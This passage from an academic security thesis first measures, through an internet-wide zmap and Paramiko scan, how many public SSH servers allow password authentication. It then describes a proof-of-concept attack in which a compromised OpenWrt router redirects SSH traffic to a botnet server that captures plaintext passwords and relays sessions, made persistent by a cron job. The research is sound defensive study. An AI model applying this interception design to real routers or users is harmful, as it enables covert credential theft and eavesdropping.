The probe using Paramiko with no parameters returned "*Connection Error: No Authentication Methods Available*" with the connection data exchanged between the client and server yielding no information on what authentication methods are supported. Our second test with Paramiko, included the empty parameter 'password', we are informed by the default SSH server that password authentication is enabled, "*Authentication (password) failed.*". Executing the same test with password auth. disabled on the server, we clearly see password authentication is not permitted:

```
Authentication type (password) not permitted.
Allowed methods: [publickey]
```

This provided us with sufficient details on what to expect from the banners in the response from SSH servers. With this information, we leveraged both shodan.io and censys.io to search for SSH servers, looking through the metadata to for the identifiers we discovered in our local test bed. At a minimum, these services provide insight into the prevalence of SSH as a service on the public internet, giving us a benchmark to compare our results to.

3.1.1 Problem Formulation

Results from both Shodan and Censys demonstrate that there are millions of SSH servers available on the public facing internet. Since both of these services provide a rolling window of results (each query being a snapshot in time of their database), we visited Shodan aperiodically over a 3 month period looking specifically at their *Total SSH*[2] search totals and specifically those given for *SSH Service*. Based on our findings, the results on Shodan[3] provide a fairly consistent population at a percent deviation from the mean of 0.80% for SSH and 0.88% for SSH services, as shown in Table 3.1 and plotted in Figure 3.1.

Table 3.1: Shodan.io Consistency

Date	SSH Totals	SSH Service	Percent
20 Oct 2018	21,403,815	19,828,963	92.64
27 Oct 2018	21,519,540	19,948,789	92.70
16 Nov 2018	21,438,121	19,871,084	92.69
09 Dec 2018	21,199,695	19,605,874	92.48
10 Dec 2018	21,199,695	19,605,874	92.48
11 Dec 2018	21,170,765	19,576,215	92.47
14 Dec 2018	21,118,762	19,520,895	92.43
19 Dec 2018	21,559,652	19,935,141	92.46
Mean	21,326,256	19,736,604	
Max	21,559,652	19,948,789	
Min	21,118,762	19,520,895	
StdDev	173,051	176,266	
% StdDev to Mean	0.80%	0.88%	
Measurements performed in Oct. - Dec. 2018 at the time of the data gathering phase are consistent with Shodan results from Oct. 2019			

In review of the details of a discrete record from Shodan, there are no metadata parameters or values provided which indicate (explicitly) whether or not password authentication is allowed. There are instances where we might infer that password authentication is allowed based on the

[2]Top Services on Shodan give SSH, 2222, 666, 2382, etc.; we elected to constrain our focus to SSH services as we were unable to get consistent results. For example a quick search for SSH may give a total of over 19 million results with over 700 thousand designated as 2222 - though a search for 2222 gives a total of over 53 thousand results.

[3]Note: current shodan.io estimates showed 19,184,084 SSH Services discovered as of 7 Oct 2019 - further demonstrating the consistency in prevalence.

algorithms supported in the negotiation of the connection. Based on our test bed results, we did not find this to be the case as the server may still support those algorithms and not allow authentication by password. Thus, the data we were able to glean from Shodan provided a benchmark on the discovered SSH servers on the public internet.

We next turned to Censys, seeking for a complimentary benchmark with explicit identification of whether or not password authentication is allowed by the responding servers. A search for SSH on Censys resulted in a total of 16,990,224 results, refining the search criteria to just those tagged by Censys as SSH servers[4] resulted in 16,298,773 results. We suspect the difference between the results from these two sources has to do with the geographical coverage differences between the two services, as shown in Figures 3.3 and 3.4.

In review of the metadata recovered by the Censys search engine, we see their results do not include the password authentication information that we are seeking. In looking at their raw data results from the queries, it would appear that their probes are implemented similar to that of Shodan and our internal test without the authentication parameter set for password authentication.

With these results, it became necessary to develop a method by which we could perform scans similar to those of Shodan and Censys with the added parameter of *password* in the probe to gain the explicit results we required.

To develop our method we looked to our list of scanners and set forth to identify a scanner that would respect the tenets laid out by the ZMAP team in their internet level scanning paper [38]. In addition to these tenets, we wanted to ensure that we were not flooding our local network or any other network with the traffic. Based on the capabilities of each scanner we deduced the following:

- NMAP: overkill for scanning for a single port, would need to create a randomization script to select IPs (to ensure we were not generating continuous traffic to a single subnet at a time - spread the scanning), requires second probe of each IP to elicit required response

- AMAP: similar issues found as those with NMAP

[4](ssh) AND tags.raw: "ssh"





Figure 3.1: Shodan Results Plotted Over Time

- ZMAP: quick single port scanning with random selection within IP space, requires second probe of each IP to elicit required response; provides ability to throttle the scanning in order to not overwhelm the network
- MASSSCAN: similar to ZMAP with higher throughput
- SCANRAND: similar to ZMAP and MASSCAN, requires second probe
- UNICORNSCAN: similar to ZMAP and MASSCAN in probing - uses NMAP

With ZMAP including the necessary functionality and the ability to easily throttle the bandwidth used, we elected to leverage the capabilities of ZMAP. The ZMap Project [121] also includes a tool to read banner data based on the results of ZMAP, called ZGRAB2 [138]. We reviewed the capabilities by implementing this feature in our test bed and found that it had similar results to the other tools in that the connection request does not appear to include the *password* parameter, therefore not eliciting the required response from the SSH server.



Research Project

We are currently conducting research which includes sampling the public internet space for the current use of the ssh protocol. In order to accomplish this, we are running an open scan (using zmap) to record these statistcs. No specific information is maintained or recorded beyond the gathering of statistics.

This is purely research, there is no malicious act occuring nor specfic data being recorded or released. During this survey, we are able to exclude IP addresses - please make us aware if we need to include 'your' IP in that list. Note: Scanning progresses in a 'random' path, the primary goal would be to let the process complete in order to not restart the scanning, which would attempt to IP addresses 'again'.

For any questions, comments, or concerns, please contact Alex Bardas and Ron Andrews at the contact addresses provided below.

Thank you for your understanding.

Figure 3.2: Research Web Page

Our solution was to develop a secondary probe following the our scan for possible hosts, using ZMAP, to retrieve the banners from the host. To do this we leveraged our testbed Paramiko script and modified it so that the username it provided was *researchTest* in order to make it clear that the intent of the connection request was not malicious but for research purposes. We stitched this together with our ZMAP results so that after the our initial scan was complete, we then executed the secondary probing. This was done to spread out the connections initiated by our project and to reduce the overall impact of the investigation[5].

3.1.2 Ethical Considerations

We worked closely with our local network administrators and security operations center to ensure that our intent, goals, and methods were understood and agreed to. As mentioned in the previous section, we payed careful attention to how the tools we elected to employ would impact the network, both ours and external entities. Our implementation used ZMAP for the scanning with the packet rate dialed in to a low rate and then utilized the scan output to drive the order of our secondary probe. Additionally, we chose to implement our secondary probe as a non-threaded

[5]We recognize that this led to some dynamic hosts not being available, we determined that this strengthens our results on prevalence as the likelihood that we are capturing a stable count of SSH servers is more likely.

application, working each address sequentially, with only one attempt per host.

Our secondary probe, using Paramiko, was implemented with a username of *researchTest* in an effort to make it clear to admins of our intent. We also set up a web page, shown in Figure 3.2, clearly stating our purpose as well as whom to contact with any questions or requests. The hostname of our server was *researchproject* to further inform any hosts affected by our project.

In addition, to our alignment with the tenets of "Good Internet Citizenship" [38], we also consulted [6, 39] as well as the definitions of sensitive personal data [29], personally identifiable information (PII) [92] in order to ensure that we maintain respect for individuals privacy and their resources. The data collected contains information from the SSH header and the standard handshake data exchange (e.g., kex, HostKey, Cipher, and MAC algorithms), as also seen on both the Shodan and Censys search engines. The only information unique to a specific host is the IP address and any custom banner created by the administrator of the SSH server.

Based on these observations, considerations, and our implementation, we assert that we are observing the privacy, ensured that no harm was incurred to a host during our research, and that we adhered to the tenets of "Good Internet Citizenship".

3.1.3 Implementation and Evaluation

Based on the problem identified in the previous section with available tools for determining the prevalence of SSH servers with password authentication on the public internet, we implemented our approach, as described in the previous section. Our implementation started by performing a comprehensive scan of the public-facing IP address space using ZMAP via the command:

```
zmap -p 22 -T 1 -B 10M --output-fields=* -i enp0s25
```

The scan was started on 15 Nov 2018 at 11:42:44 and completed on 18 Nov 2018 at 08:49:35 CST with 24,516,371 responses, specifically for port 22, logged. A typical log entry, formatted as comma separated values (CSV), provide the total responding with an SSH occurring in their banner and those which respond as an SSH service.

To ensure that our findings were specific to SSH servers responding as with password authen-




Figure 3.3: Censys - SSH Geographical Coverage[25]




Figure 3.4: Shodan - SSH Geographical Coverage[111]

tication being enabled was statistically significant, we looked to identify a representative sampling using Cochran's [28, 58] and Slovin's [130] (with Slovin's formula being a simplified version of Cochran's) formulae for determining sufficiently large sample sizes based on a given population.

According to Cochran, for populations that are large, the following equation can be used to yield a representative sample size with a 98% $confidencelevel = 2.05$, $p =$ estimated proportion that is present in the population for our initial hypothesis = 50%, and $q = 1 - p = 0.50$.

$$n = \frac{Z^2 pq}{e^2} \tag{3.1}$$

Where:

- n = sample size
- Z = Z-score

This results in a sample size of 2637. Yamane [130] provides a simplified version of Cochran's formula to calculate sample sizes (also referred to as Slovin's formula), which explicitly includes the population in the calculation, such that:

$$n = \frac{N}{1 + Ne^2} \tag{3.2}$$

Where:

- n = sample size

- N = population = 24,516,371
- e = margin of error = 0.02 (98% confidence)

Resulting in a needed sample size of 2500 entries. With this, we concluded that a sample of size 3000 or greater would be both necessary and sufficient.

We then executed our Python script, using Paramiko's SSH client capability, to attempt to probe SSH hosts collected from our zmap experiments. This script executed for two days and logged probes of 43,945 hosts. Of those hosts that responded to our secondary probe, 70% (29,970) were still active on port 22 and responded to our request. We then searched through the logs from our attempts for instances where *userauth is OK* was a response from the SSH server and then excluded those entries which did not allow password based authentication (*password not permitted*). Splitting this data into 8 groups, allowed for 8 sample sets to compare for statistical significance. Figure 3.5 shows the norm, mean, and standard deviation of the complete dataset results, fit on a normal probability distribution function (PDF).

Our initial hypothesis for which we are trying to establish statistical significance is that more than 50% of SSH services offered on the public internet (answering to port 22) allow for password authentication. For our results, we desire a confidence level of 98% ($\alpha = 0.02$) to show statistical significance. Therefore we set:

$$Hypothesis : H_a = p > 50\% \tag{3.3}$$

$$NullHypothesis : H_0 = p \leq 50\% \tag{3.4}$$

Finally, we implemented the Z-Test as defined by:

$$z = \frac{p - p_0}{\sqrt{\frac{p_0(1-p_0)}{n}}} \tag{3.5}$$

Where:

- z = Test statistics




Figure 3.5: Normal probability distribution function (PDF) Histogram

- n = Sample size
- $p0$ = Null hypothesized value (values $\leq 50\%$)
- p = Observed proportion

Thus, our decision rule for this two-tailed test is: If the result of the z-test, z, is less than or greater than our z-score, Z, then we reject the null hypothesis. For all 8 sets, the null hypothesis, H_0, return false - therefore, resulting in our hypothesis being true. In working with these results, we found that, based on our data, more than 65% of all publicly facing SSH servers allow for password based authentication with a 98% confidence interval. It is important to reiterate here that the density of the sample varies over time, as can be seen in the data[6].

Based on our analysis there are a statistically significant (more than 65%) number of SSH services offering password based authentication available through the public facing internet. For a more comprehensive walk-through of our analysis, see Appendix A.

[6]In the data retrieved from Shodan as well as our own findings.

3.1.4 Discussion and Limitations

In retrospect of our approach to performing the prevalence assessment we make note of the following observations. Due to performing the scan and probe separately, coupled with the probe being performed linearly, our counts of the prevalence are likely lower than the true numbers as there were many servers that responded to the scan but were unavailable during the probing period. Though based on our sample space, using Cochran's formula, this deviation should be mitigated in our significance calculations. This also informs us that our finding of 65% is the lower bound - indicating that an instantaneous snapshot would likely yield a much higher penetration.

The results of our analysis begs the question of why this is the case, why are there so many instances of this service configured to allow for the most vulnerable scenario the protocol offers? Is it due to reasons such as '*not knowing any better*', '*user preference*', or that it is '*just easier to administrate*'? This would be an interesting exploration through performing a survey to inquire about user and administrator preferences and rationales. Results of the survey could be used to guide revisions to the standard and/or default configurations for SSH as well as other services offering classic credentials (username and password) authentication.

3.2 The Man in the Middle

The MitM attack model that we have exposed, conceptually has been a reality for awhile, though still persists as genuine threat that we have demonstrated in a practical setting. The composition of our exploit is that of a user, a gateway/router that has been exploited as part of a botnet, and one or more communication paths through that router.

3.2.1 Problem Formulation

Our user, *Alice*, innocently utilizing her digital device(s) within the confines of her trusted network, to access the internet in order to do work, manage finances, surf the web, etc. Unbeknownst to Alice, a device on her network (such as those described in [49, 68, 78, 118, 122, 137]) was recently exposed to a malicious botnet. This botnet, in coordination with the botnet controller (C2), managed to exploit a vulnerability on her router [26, 77, 125]. Unfortunately for Alice, this particular botnet was of the sort that manipulates the host such that it downloads and installs an exploit on the filesystem which acts similar to a reverse NAT to implement an MitM attack on her traffic, as shown in Figure 2.1.

Though Alice has multiple security measures in place within her network, this particular exploit works on traffic on the "outside" of her local area network, rendering her network monitoring and intrusion detection software blind to the attack. The botnet performing the malicious attack(s) is doing so by employing two forms of attack. The first aspect is that of a "traditional" botnet comprised of reporting, command & control, scanning, etc. in order to infect and propagate the exploit further. The extension of the botnet system is the inclusion of application servers instituting a variety of known MitM attacks (e.g., SSH, HTTP/S, FTP/S, DNS).

Unfortunately for Alice, the attacker has gained the ability to stage a scalable and persistent MitM attack upon any/all of her traffic, be it internal to her private network or to external sources. This MitM has the ability to covertly eavesdrop on all of her traffic, sending it to be recorded by the attacker, invading her privacy as well as having the ability to implement stable MitM attacks, exploiting her connections and gaining access to her credentials and communications.

In the next section, we will set the stage for our implementation by showing multiple scenarios following from the threat model conveyed above. Our implementation and evaluation will show the reality of our threat model and that more research in the detection and prevention of these kinds of persistent MitM attacks is required.

3.2.2 Implementation and Evaluation

To take our threat model from conceptual space to reality, we extend the botnet model by incorporating an SSH application server, as shown in Figure 3.6, which coupled with a gateway device could act as an active MitM between Alice and Bob. In this scenario, Alice's gateway device, her router, has been exploited and assimilated into our prototype botnet. She attempts to communicate with Bob, perhaps for the first time, via SSH. Her expected path is represented as a dashed blue line between Alice and Bob via her router. Due to the botnet, the traffic between her and Bob is actually routed through an SSH application server, hosted as part of the botnet infrastructure. In order to implement this scenario, we created an environment consisting of:

- Alice, a single host on a 10.17.1.x network
- Bob, a collection of Virtual Machines (VM), locally hosted as well as in a cloud environment
- Botnet infrastructure, a collection of VMs hosted on 192.168.132.x network
- Router managing the traffic between Alice and all other components (Bob, C2, the internet)

With many residential routers possessing the capabilities to run open source firmware, which typically run on the Linux kernel, we updated a consumer-grade router to run OpenWrt [45], a Free and Open Source (FOSS) Linux based router firmware, to enable the use of standard tools and software for executing our exploit. Open source firmware can come from the manufacturer (e.g., ASUS [57]) or is installed by some due to its stability, security, and features [45, 76]. Common open source firmware projects include OpenWrt, DebWRT [93], and Tomato [44, 102]. To leverage popular tools and environments for implementation, we elected to remotely install OpenWrt on our demonstration (target) router.

Our implementation exhibits the following: a router is installed to provide proxy and routing between an internal network (LAN) and an external network (and subsequently the open internet), which has been infected by a botnet. The infection may have been introduced via a variety of potential exploits, such as the introduction through another infected device on the LAN, an external source infecting an internal device (e.g., network camera), directly to the router (e.g., Mirai), or even a trojan introduced by the manufacturer or other third party with access to the device a priori, all of which would have connected to the botnet controller once installed. In order to supplant the exploit on the device, we accessed the router's web interface from within the network and remotly loaded the OpenWrt image onto the router. After rebooting the router into the new configuration




Figure 3.6: Augmented Botnet Conceptual Diagram

(similar to that of applying a patch from the vendor), we were able to then login directly to the router complete the installation of the necessary scripts and libraries to perform the exploit. With the scripts loaded and configured, we added a cron job to initialize the exploit each time the router was rebooted to ensure the persistence of the exploit.

The most basic embodiment of our bot modified the routing tables (conveniently configured through the router's API) to incorporate a static route such that outbound SSH traffic is forwarded to an external IP address. This forwarding behavior facilitates a communication intercept between the two victims (Alice and Bob) with an SSH application server controlled by our bot master by invoking the basic NAT behavior of a router. The more detailed exploit leveraged scripts executed on the router which captured outbound and inbound packets, sending them to the botnet SSH application server and then returning them to the client with IP addresses in both the IP and TCP packet headers cleaned to leave no trace. Specifically, this exploit performs the following function(s):

- Queue all inbound and outbound packets
- If an outbound packet is destined for an SSH port (22)
  - Modify the destination to the C2 SSH server
  - Recalculate the TCP and IP checksums
  - Send the modified packet(s)
- If an inbound packet is destined for an SSH port (22)
  - Modify the source to show it coming from the previously expected address
  - Recalculate the TCP and IP checksums
  - Send the modified packet(s)

To reset the stage, in this scenario we have created a single host, Alice, within the LAN. Alice wants to communicate with Bob(s) via an SSH tunnel, using SSH2. Bob(s) is a collection of identical VMs hosted on a cloud service which may reside in any number of physical locations. Alice's LAN is bordered by a router, which has access to the internet via our local network gateways as well as to our C2 application servers. The final component is that of the C2 application server which consists of a collection of VMs hosted on a local machine within our local network, but outside of Alice's LAN.

For convenience, our exploit performing these steps on the router (a.k.a, the MitM), is done via a brute-force and static method in a `Python` script utilizing `NFQUEUE` and `Scapy` to perform the detection, manipulation, and routing. The static component of our implementation takes advantage of our controlled environment where we statically assigned the IP addresses in order to easily identify both the source and destination addresses. The intent and focus of the experiment is to take Alice's SSH packets from the LAN and forward them to our C2 application server on the internet (outside of the LAN). In case of the other components in the system, such as detection of and automatic forwarding of packets, we rely on existing technologies and methods (e.g., NAT, botnet




Figure 3.7: Implementation Environment

infection/propagation) without re-constructing them in our environment. Additionally, incorporating tracking data in the packets for original source/destination dynamically was not implemented, as it would be a matter of tracking the data via the optional headers in the packets themselves.

The next component of the configuration is that of the C2 application server VMs hosting an SSH service. On each of the VMs, we run a `Python` script to “listen" to and “accept" incoming SSH requests. Our SSH server is implemented using `Paramiko` [98] and executes the following sequence upon receiving a connection request:

- Negotiate direct connection with requesting host, accepting the password
- During negotiation (and acceptance), collect the plain text password and use it to attempt to login to Bob, the intended SSH host, allowing our C2 to respond to a bad password
- Utilize the client’s credentials to log in to Bob
- Grab the session I/O from the SSH socket connection with Bob and transfer it directly over the SSH socket connection with Alice

```
while True:
  sdata = None
  cdata = None
  sdata = server.chan.recv(1024)
  if len(sdata) != 0:
    chan.send(sdata)
    cdata = chan.recv(1024)
  if len(cdata) != 0:
    server.chan.send(cdata)
```

Figure 3.8: SSH Buffer Handoff

It is important to note, the act of *handling the data buffers*, as shown in Figure 3.8 between the two sockets completely bypasses the security measures put in place by SSH (client and/or server) to prevent connections from being forwarded without explicit selection by the requester.

For the SSH handshake, all of the C2 application servers utilize identical keys so that the SSH host identification always looks the same. Thus, once accepted (where the text representing the host presents the key to the requester (Alice) as though it is from the expected destination (Bob), with only the key being different. Since the base SSH protocol does not offer a 3rd party validation for the host keys, our scenario assumes that the host key is accepted (due to first contact, user inability to confirm the key change or manual choice of accepting it) [53].

Environment

As previously described, our implementation consists of a victim host (Alice), a MitM component (infected router), C2 Application Server(s), and victim server(s) (Bob). For the purposes of our configuration, it was unnecessary to design and implement a fully-operational C2 controller as the propagation, stability, persistence, and base capabilities of a botnet are well known and have been demonstrated sufficiently in the wild [12, 13]. The following sections describe the setup and configuration of the components used in our environment.

Victim Host - Alice

Alice is a Ubuntu VM running a current distribution (Linux ubuntu 4.10.0-28-generic #32 16.04.2-Ubuntu SMP x86_64 x86_64 x86_64 GNU/Linux) on a logically isolated network only accessible through the router (MitM). Through the router, Alice is able to access the intranet and internet where both instances of Bob exist (locally hosted and Amazon Web Services (AWS) [110] VMs) to connect via SSH.

MitM Component - Router

Our router, a Netgear R7000 version 1.0.9.34_10.2.36 running on an armv7sf-k3.2 platform has been updated to run OpenWrt and loaded with the required python libraries, as indicated below, in order to execute the exploit locally on the router. The basis for this is two-fold, the exploit may have been loaded by the manufacturer or other party prior to installation as Alice's network router, or post-loading from a botnet controller. Either path results in the same environment, only a change in the method of deployment.

In order to demonstrate the scalability of the exploit, it was necessary to construct an exploit that could be installed on a router. We chose to implement `Python` code leveraging IPTables, `NFQUEUE` [90], and `Scapy` [31]. It is worth noting that our Proof of Concept (PoC) implementation leverages a high level language (e.g., Python) and is capable of executing on an average consumer grade router - more complex implementations such as those used in Mirai [13] would be much smaller (code size) and efficient (streamlined execution). The code implements the following:

1. Ensure IP Forwarding is enabled on the router
2. Add IP Tables rule to direct FORWARD to NFQUEUE
3. Listen for incoming traffic
4. Upon receipt of a packet
    (a) If packet of interest
        - Modify target IP, redirecting packet to the C2 Application Server, or
        - Modify source IP, reflecting the packet's original destination

    (b) Recalculate the TCP and IP headers (checksums)

    (c) Send packet to modified destination

For our purposes, the MitM script includes static allocations for both the destination(s), e.g., Bob(s), and the C2 Application Server(s). As the basic premises of performing NAT covers, in its entirety, the efforts for tracking in/outbound traffic in a highly efficient manner - the application here would be synonymous and thus adds little value to the tasking. In addition to the more dynamic translation, additional metadata would need to be included within the TCP/IP optional fields for transmission between the router exploit and the C2 Application Server in order to maintain tracking of the original destination information.

Victim Server - Bob

There are two environments for our intended SSH host, Bob. One is a locally hosted set of VMs (in the intranet) running the same current version of Ubuntu as Alice. The other is a set of Ubuntu VMs running on AWS, a commercial cloud environment (e.g., Elastic Cloud Computing, EC2, instances) running the current default distribution. In order to demonstrate the scalability of the exploit, we created multiple concurrent instances of Bob in both environments in order to create multiple simultaneous connections coming from Alice through the router.

Botnet C2 Application Server

The C2 Application Server(s) are VMs running Ubuntu Linux with an SSH server implemented using `Paramiko`. We selected Paramiko due to its ability to provide both an SSH (version 2) server and client via Python, allowing for a straightforward scripting interface to test the capability as a proof of concept. The flow of this process is as follows:

1. SSH server listening on port 22
2. Upon connection, send request for authentication
3. Receive authentication negotiation, accepting only password based authentication methods
4. Use received password (server gains access to plain text password during negotiation) to attempt login at intended host (Bob)
    (a) Establish connection with host (Bob)

   (b) Use password from victim (Alice) to attempt login

   (c) If fails, return failure to victim (Alice)

5. Establish connections simultaneously between the victim (Alice) and the host (Bob)

6. Pass data from one buffer to the other, gaining access to the plain text of the 'conversation' during the handoff, as shown in Figure 3.8

